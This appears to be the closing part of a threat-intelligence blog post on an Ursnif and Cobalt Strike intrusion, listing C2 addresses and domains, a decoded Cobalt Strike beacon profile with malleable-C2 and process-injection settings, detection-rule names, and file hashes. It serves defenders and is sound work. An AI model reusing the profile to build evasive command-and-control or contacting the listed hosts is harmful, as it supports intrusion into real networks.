
In the interest of information gathering and ongoing threat intelligence efforts, I will not make any of the information related to the admin panel public. The information is shared with trusted groups of the infosec community.

Visuals

Below, you can see sanitized visuals of the threat actor's HOK activity recovered using PCAPeek.







IOC/IOA

Cobalt Strike C2

```
173.44.141.237:80
170.130.165.159:80
173.44.141.199:80
152.89.198.29:80
173-44-141-47.nip.io
```

Ursnif C2

```
http://avas1t.de/in/loginq/...
http://109.105.198.129/pictures/…
185.82.127.183:80
```

```
http://31.172.83.49/pictures/…
91.201.65.64:9955 (VNC)
91.201.65.64:9989 (VNC)
http://delideta.com/pictures/... (IP = 91.212.166.44)
http://itwicenice.com/pictures/... (IP = 91.212.166.44)
```

Cobalt Strike Profile

```
BeaconType: HTTP
Port: 80
SleepTime: 45000
MaxGetSize: 2801745
Jitter: 37
PublicKey_MD5: a37589ce24a7082ed1c6728b50d73d02
C2Server: 173.44.141.237,/jquery-3.3.1.min.js
UserAgent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
HttpPostUri: /jquery-3.3.2.min.js
Malleable_C2_Instructions: Remove 1522 bytes from the end
                           Remove 84 bytes from the beginning
                           Remove 3931 bytes from the beginning
                           Base64 URL-safe decode
                           XOR mask w/ random key
HttpGet_Metadata: ConstHeaders
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Referer: http://code.jquery.com/
 Accept-Encoding: gzip, deflate
                  Metadata
                  base64url
                  prepend “__cfduid=”
                  header “Cookie”
HttpPost_Metadata: ConstHeaders
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Referer: http://code.jquery.com/
 Accept-Encoding: gzip, deflate
                  SessionId
                  mask
                  base64url
                  parameter “__cfduid”
                  Output
                  mask
                  base64url
                  print
HttpGet_Verb: GET
HttpPost_Verb: POST
Spawnto_x86: %windir%\syswow64\dllhost.exe
Spawnto_x64: %windir%\sysnative\dllhost.exe
Proxy_Behavior: Use IE settings
Watermark_Hash: bfnETSwzb1Xsa2g6gr+auA==
Watermark: 674054486
bStageCleanup: True
bCFGCaution: False
KillDate: 0
bProcInject_StartRWX: False
bProcInject_UseRWX: False
bProcInject_MinAllocSize: 17500
ProcInject_PrependAppend_x86: b’\x90\x90'
                              Empty
ProcInject_PrependAppend_x64: b’\x90\x90'
                              Empty
ProcInject_Execute: ntdll:RtlUserThreadStart
                    CreateThread
                    NtQueueApcThread-s
                    CreateRemoteThread
                    RtlCreateUserThread
ProcInject_AllocationMethod: NtMapViewOfSection
```

Suricata Rules

ET MALWARE Ursnif Variant CnC Data Exfil

ET MALWARE Ursnif Variant CnC Beacon 3

ET MALWARE Ursnif Variant CnC Beacon — URI Struct M1 (_2B)

ET MALWARE Ursnif Variant CnC Beacon — URI Struct M2 (_2F)

ET HUNTING GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1

ET EXPLOIT Possible Zerologon Phase 1/3 — NetrServerReqChallenge with 0x00 Client Challenge (CVE-2020–1472)

ET USER_AGENTS WinRM User Agent Detected — Possible Lateral Movement

ET MALWARE Windows Microsoft Windows DOS prompt command Error not recognized

ET MALWARE Windows dir Microsoft Windows DOS prompt command exit OUTBOUND

ET MALWARE Windows TaskList Microsoft Windows DOS prompt command exit OUTBOUND

ET MALWARE Windows arp -a Microsoft Windows DOS prompt command exit OUTBOUND

ET INFO Dotted Quad Host RAR Request

ET MALWARE Cobalt Strike Malleable C2 JQuery Custom Profile M2

ET MALWARE Cobalt Strike Activity (POST)

ET MALWARE Cobalt Strike Beacon Activity (GET)

Sigma Rules

Custom

Ursnif Discovery Commands Redirection

Explorer UAC Bypass via NOUACCHECK

Sigma Repo

Suspicious Csc.exe Source File Folder

Usage Of Web Request Commands And Cmdlets

Explorer NOUACCHECK Flag

Share And Session Enumeration Using Net.EXE

Non Interactive PowerShell Process Spawned

Suspicious PowerShell Parameter Substring

PowerShell Download Pattern

Whoami Utility Execution

Ursnif Loader

Mshta Executing from Registry

Artifacts

b565aa423ca4ba6e8c6b208c22e5b056.dll —
894668791d06262dd16740235faa3b1672e2cb5cf171954f29abaca421c09265

ToolAbout.ps1–
6e8b848e7e28a1fd474bf825330bbd4c054346ad1698c68e7a59dd38232a940a

beacon.bin —
1324e7654a144c20637820a022d49c449cca1ff1d2c7e040bf23421d52146e93

Thank You Notes

A special thanks to @JAMESWT_MHT and @reecdeep for continuously sharing information related to the latest campaigns. You make the world a safer place 🙏

References

- https://www.sentinelone.com/blog/more-evil-markets-how-its-never-been-easier-to-buy-initial-access-to-compromised-networks/
- https://blog.bushidotoken.net/2022/03/one-way-or-another-initial-access.html
- https://blog.bushidotoken.net/2021/09/how-do-you-run-cybercrime-gang.html

Intrusion Analysis Threat Intelligence Incident Response Information Security